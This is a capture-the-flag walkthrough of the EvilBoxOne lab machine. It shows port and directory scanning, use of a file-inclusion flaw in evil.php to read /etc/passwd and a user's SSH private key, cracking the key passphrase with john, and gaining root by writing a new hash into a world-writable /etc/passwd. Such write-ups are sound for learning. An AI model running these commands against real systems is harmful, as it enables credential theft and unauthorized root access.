

Our first step was detecting the machine IP by lunching the machine and reading the IP.



By getting the machine IP our next step was scanning it using NMAP.



We found 2 open ports:


22/SSH – 7.9p1 Debian

80/HTTP – Apache/2.4.38 Debian

The SSH port will be used in further steps.

Meanwhile we used port 80 to check the web application.

Visiting the web application on the browser:



Nothing interesting regards the web application is running on Apache web server. As seen on the NMAP scan.


In order to discover the web application, we used Dirb & Gobuster to enumerate all the directories that can be accessed on this application.

```
mskali@kali:~$ dirb http://10.0.2.5 /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jan 13 08:34:26 2022
URL_BASE: http://10.0.2.5/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.5/ ----
+ http://10.0.2.5/index.html (CODE:200|SIZE:10701)
+ http://10.0.2.5/robots.txt (CODE:200|SIZE:12)
==> DIRECTORY: http://10.0.2.5/secret/
+ http://10.0.2.5/server-status (CODE:403|SIZE:273)

---- Entering directory: http://10.0.2.5/secret/ ----
+ http://10.0.2.5/secret/index.html (CODE:200|SIZE:4)

-----------------
END_TIME: Thu Jan 13 08:34:29 2022
DOWNLOADED: 9224 - FOUND: 4
mskali@kali:~$
```


Two interesting directories have been found (200 – can be accessed)
Notice that server-status page can't be accessed (403 – forbidden)

- " Server-status" page can have a lot of value and useful information about the application and the server its running on.

Checking the /robots.txt page:



H4x0r might be a username that can be used in further steps.
Meanwhile this page doesn't help much
Checking the other 200 status directory discovered by Dirb.




Seems that nothing interesting to be found.
Because it is a Directory, it is possible to enumerate all pages on it.
Gobuster tool is used in this case:


```
mskali@kali:~$ gobuster dir -e -u "http://10.0.2.5/secret/" -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.5/secret/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html,txt
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/01/13 08:43:21 Starting gobuster in directory enumeration mode
===============================================================
http://10.0.2.5/secret/.hta                (Status: 403) [Size: 273]
http://10.0.2.5/secret/.hta.php            (Status: 403) [Size: 273]
http://10.0.2.5/secret/.hta.html           (Status: 403) [Size: 273]
http://10.0.2.5/secret/.hta.txt            (Status: 403) [Size: 273]
http://10.0.2.5/secret/.htaccess           (Status: 403) [Size: 273]
http://10.0.2.5/secret/.htpasswd           (Status: 403) [Size: 273]
http://10.0.2.5/secret/.htaccess.php       (Status: 403) [Size: 273]
http://10.0.2.5/secret/.htaccess.html      (Status: 403) [Size: 273]
http://10.0.2.5/secret/.htpasswd.php       (Status: 403) [Size: 273]
http://10.0.2.5/secret/.htaccess.txt       (Status: 403) [Size: 273]
http://10.0.2.5/secret/.htpasswd.html      (Status: 403) [Size: 273]
http://10.0.2.5/secret/.htpasswd.txt       (Status: 403) [Size: 273]
http://10.0.2.5/secret/evil.php            (Status: 200) [Size: 0]
http://10.0.2.5/secret/index.html          (Status: 200) [Size: 4]
http://10.0.2.5/secret/index.html          (Status: 200) [Size: 4]

===============================================================
2022/01/13 08:43:23 Finished
===============================================================
mskali@kali:~$
```

"evil.php" page was found with status 200. (index.html) doesn't help much.

Checking the evil.php page:




Nothing to be seen on this page.
Usually a .php page have functions to handle instructions on the webserver/page.
In order to enumerate the .php file and extract information from it. WFUZZ tool is used:




Notice the syntax of the command, this command syntax checks if there is a possible LFI injection vulnerability.

LFI vulnerability found using the variable "command".
This means an unauthorized user can access certain files on the web server.



Accessing /etc/passwd file and reading it remotely allows us to discover the users on the system, an interesting user is "mowree" UID=1000 and it has a home directory.
This information and the information we received previously in the NMAP scan (SSH) can be connected together in order to access this user.
The LFI vulnerability allows us to access the users SSH keys that are placed on the home directory.



Copying the key to file on our kali machine in order to use it for the SSH connection.
Notice that new key file must be protected in order to successfully connect to the server.
This means that only the owner of the file has full read and write access to it.
The file can be protected by applying the following command to it :
"chmod 600 [filename]"
Our next step was trying to connect to the sever using SSH.

Unfortenlty the SSH key was protected with passphrase. Which forces us to Brute-force the SSH key using SSH2John script. (github-Raw)

```
mskali@kali:~$ python ssh2john.py id_rsa > id_rsa.hash
mskali@kali:~$ ls
challenge  Desktop  Documents  Downloads  HTB  id_rsa  id_rsa.hash  MalwareAnalysis  MobilePT  Music  Pictures  Public  ssh2john.py  Templates  THM  Videos
mskali@kali:~$ cat id_rsa.hash
id_rsa:$sshng$0$8$9FB14B3F3D04E90E$1192$bae426d821487bf7994f9a4dc90ebe2b551aa7f15859cb04925cce36dfb1e003ba1668c5991f11529c0c1eeae66d10ba86aca88aff2f8294204113d83332774204bd9140867600b9f9c5e5
342493fc6290392e103103144da723659f04273a1ea3bfbbb4207c664fec5bb6fc7379b80b3d02984e66badf19cae4e7074480946010 7d98eab2576e8078d9d6dd7b9a575bfa0cd618152629338b3bf81cb80642f938fe0681a46f68277a23
00f39a095facbf76aab822bd744289bed2d385b2ea2d6fb03d5d3b9b80496c954126f1f196eb8917df1dcbb5746ca11d769fe92b67a4fe20e4f34e13161314755b1a7851bfe41ed5d3cddbc34016e005fe21d3cab208ec4611a5591ca695ff
29c69cebf4ce1959fb3d7add28e9a553cad3b1f86dd2e0f520b5a2662e9ef260ba7312d004c2f2e016ce8439233e646b487e34ea1f52b56d7c967f3a786d30a5be33de3c1209d8ce1ec57ead4a94c8d91f19c84b76dd725e0c155d05dc7a71
fa20ee92fc9f79e58aba8794bafccd7d52953d92aac9a26ead1aa7c585bf7f37499bef1756231071c81001a67e65bdab556d20ca27ec1228314a175a4f93c674914a2952d2f9b0f5b47072e943a12829f71fc79db57c2f64dfbd3c3183cd47
04a6bf716022e4987fa172bd3aca952d96ef54ade3cb87f5ecf782804cae23a0e216ecef069cf74a06223edc7934a9a90bd64c9841506d323293c8433cc9172cb0666bfcc7559d85a6543e6911d0326ca05f046ff156ed82477efc0512b394
9922caa4635d02e814c543cf7237d11a636e97d842cd839b633b31bdbac0d416e1f7fba9edf42bf231ae6ecc7e424fcee7909528bde081d768fbe5e2fc82a0f2d6f3d273b0d0ecbc6f0f86b9164693c8c29cca76d30fc106e43eee3292a80a
91861199595f5fca1e8acdc2d610a3aafa772ed87440323eed286b15be70d27d2a7c34f8a34dd4d4fba7da2a9d23833e8836541784b4043df103fce9f9df7c3671a546a32624af92b66a912089370d1464bccc710a6d768360e8b515204f6f
a681a6779eae797aacd7461d14d4fe507e13be57c5b36d5ce13faf9132daa05b52f4880801e029d322e77a0e95d0b51f65ffff5a96b5dafb89d67035b61a82a3963c4e28d2bc8d7b39f129d2eb62ebbdc3595689198ea97c5e2ef12f45db12
4d20b6922d2ed5fbc401cb153559b78507e9cb0e730ab9bef2401a1ebd43f8a4cf95e6c90fb00f0404403ccd78e8fdcc1875fb5ceb766b749bb848e569c825a904336bea0aa96e379084b38bbca7589afa678bd095652e86df9d48318b7433
9bd485da989f41d78f554e065c684838151fdf86edb348842037feab1d82a70c6801ed6d3262279597d1dac2959487872017c7abf84f7f63c7bd4d1ca73ecccdf637eb1f6e7d9739307d890d3f172911002774b4a4ca653ff65c5e344b3a51
12417794436caf6fad66fb3a61834423587d77d609da048855223d672e74da8bdf7ebd87707bcfbc9c9ab8fd65e190df954d85e77444f61f47c5353140a9b9361c6cbafbaa92ff843a0d55714c7769e038364119d14e3a7be1d435359ee3ba
e72f5bb0c1144f822bcd1d92bafdc85cb26d552a0701eb9a64151462e44b623ff243958c88c52a4190e2b35158a568a3f1da46823f7f61bab5b12239572550c4fc8aeb4083c4b854
mskali@kali:~$
```

Revealing the hash of the id_rsa (SSH key) file then Brute-force it using Rockyou.txt wordlist:

```
mskali@kali:~$ cat id_rsa.hash
id_rsa:$sshng$0$8$9FB14B3F3D04E90E$1192$bae426d821487bf7994f9a4dc90ebe2b551aa7f15859cb04925cce36dfb1e003ba1668c5991f11529c0c1eeae66d10ba86aca88aff2f8294204113d83332774204bd9140867600b9f9c5e5
342493fc6290392e103103144da723659f04273a1ea3bfbbb4207c664fec5bb6fc7379b80b3d02984e66badf19cae4e7074480946010 7d98eab2576e8078d9d6dd7b9a575bfa0cd618152629338b3bf81cb80642f938fe0681a46f68277a23
00f39a095facbf76aab822bd744289bed2d385b2ea2d6fb03d5d3b9b80496c954126f1f196eb8917df1dcbb5746ca11d769fe92b67a4fe20e4f34e13161314755b1a7851bfe41ed5d3cddbc34016e005fe21d3cab208ec4611a5591ca695ff
29c69cebf4ce1959fb3d7add28e9a553cad3b1f86dd2e0f520b5a2662e9ef260ba7312d004c2f2e016ce8439233e646b487e34ea1f52b56d7c967f3a786d30a5be33de3c1209d8ce1ec57ead4a94c8d91f19c84b76dd725e0c155d05dc7a71
fa20ee92fc9f79e58aba8794bafccd7d52953d92aac9a26ead1aa7c585bf7f37499bef1756231071c81001a67e65bdab556d20ca27ec1228314a175a4f93c674914a2952d2f9b0f5b47072e943a12829f71fc79db57c2f64dfbd3c3183cd47
04a6bf716022e4987fa172bd3aca952d96ef54ade3cb87f5ecf782804cae23a0e216ecef069cf74a06223edc7934a9a90bd64c9841506d323293c8433cc9172cb0666bfcc7559d85a6543e6911d0326ca05f046ff156ed82477efc0512b394
9922caa4635d02e814c543cf7237d11a636e97d842cd839b633b31bdbac0d416e1f7fba9edf42bf231ae6ecc7e424fcee7909528bde081d768fbe5e2fc82a0f2d6f3d273b0d0ecbc6f0f86b9164693c8c29cca76d30fc106e43eee3292a80a
91861199595f5fca1e8acdc2d610a3aafa772ed87440323eed286b15be70d27d2a7c34f8a34dd4d4fba7da2a9d23833e8836541784b4043df103fce9f9df7c3671a546a32624af92b66a912089370d1464bccc710a6d768360e8b515204f6f
a681a6779eae797aacd7461d14d4fe507e13be57c5b36d5ce13faf9132daa05b52f4880801e029d322e77a0e95d0b51f65ffff5a96b5dafb89d67035b61a82a3963c4e28d2bc8d7b39f129d2eb62ebbdc3595689198ea97c5e2ef12f45db12
4d20b6922d2ed5fbc401cb153559b78507e9cb0e730ab9bef2401a1ebd43f8a4cf95e6c90fb00f0404403ccd78e8fdcc1875fb5ceb766b749bb848e569c825a904336bea0aa96e379084b38bbca7589afa678bd095652e86df9d48318b7433
9bd485da989f41d78f554e065c684838151fdf86edb348842037feab1d82a70c6801ed6d3262279597d1dac2959487872017c7abf84f7f63c7bd4d1ca73ecccdf637eb1f6e7d9739307d890d3f172911002774b4a4ca653ff65c5e344b3a51
12417794436caf6fad66fb3a61834423587d77d609da048855223d672e74da8bdf7ebd87707bcfbc9c9ab8fd65e190df954d85e77444f61f47c5353140a9b9361c6cbafbaa92ff843a0d55714c7769e038364119d14e3a7be1d435359ee3ba
e72f5bb0c1144f822bcd1d92bafdc85cb26d552a0701eb9a64151462e44b623ff243958c88c52a4190e2b35158a568a3f1da46823f7f61bab5b12239572550c4fc8aeb4083c4b854
mskali@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn          (id_rsa)
1g 0:00:00:20 DONE (2022-01-11 16:12) 0.04773g/s 684567p/s 684567c/s 684567C/s *7¡Vamos!
Session completed
mskali@kali:~$ ssh -i id_rsa mowree@10.0.2.5
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ ls
user.txt
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
mowree@EvilBoxOne:~$
```

The passphrase was "unicorn" as u can see in the figure above.
Now after connecting to the server using SSH, our next step is checking the system for important information and the flag.

```
mowree@EvilBoxOne:~$ whoami
mowree
mowree@EvilBoxOne:~$ cat /etc/shadow
cat: /etc/shadow: Permiso denegado
mowree@EvilBoxOne:~$
```

Notice that we don't have permissions to get the /etc/shadow file. But enumerating the system to check files that have write permissions with the command:
"find / -writable -type f 2>/dev/null" shows us that /etc/passwd have read and write permission for the current user which means that we can edit it, and this is extremely dangerous because we can edit the root password (hash)

```
  GNU nano 3.2                                                    /etc/passwd

root:$1$cod9gJFf$aAOF5fZCJDZ5v6bj9kX8V0:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

```
mowree@EvilBoxOne:~$ ls -la /etc/passwd
-rw-rw-rw- 1 root root 1398 ago 16 13:20 /etc/passwd
mowree@EvilBoxOne:~$ openssl passwd -1 Aa123456!
$1$cod9gJFf$aAOF5fZCJDZ5v6bj9kX8V0
mowree@EvilBoxOne:~$ nano /etc/passwd
mowree@EvilBoxOne:~$ nano /etc/passwd
mowree@EvilBoxOne:~$ ls
user.txt
mowree@EvilBoxOne:~$ su root
Contraseña:
root@EvilBoxOne:/home/mowree# whoami
root
root@EvilBoxOne:/home/mowree# ls
user.txt
root@EvilBoxOne:/home/mowree# cat user.txt
56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
root@EvilBoxOne:/home/mowree#
```

We used OPENSSL tool in order to generate a hash for the root user then injecting the /etc/password with our hash.
A simple privilege escalation step.
Accessing root then capturing the flag.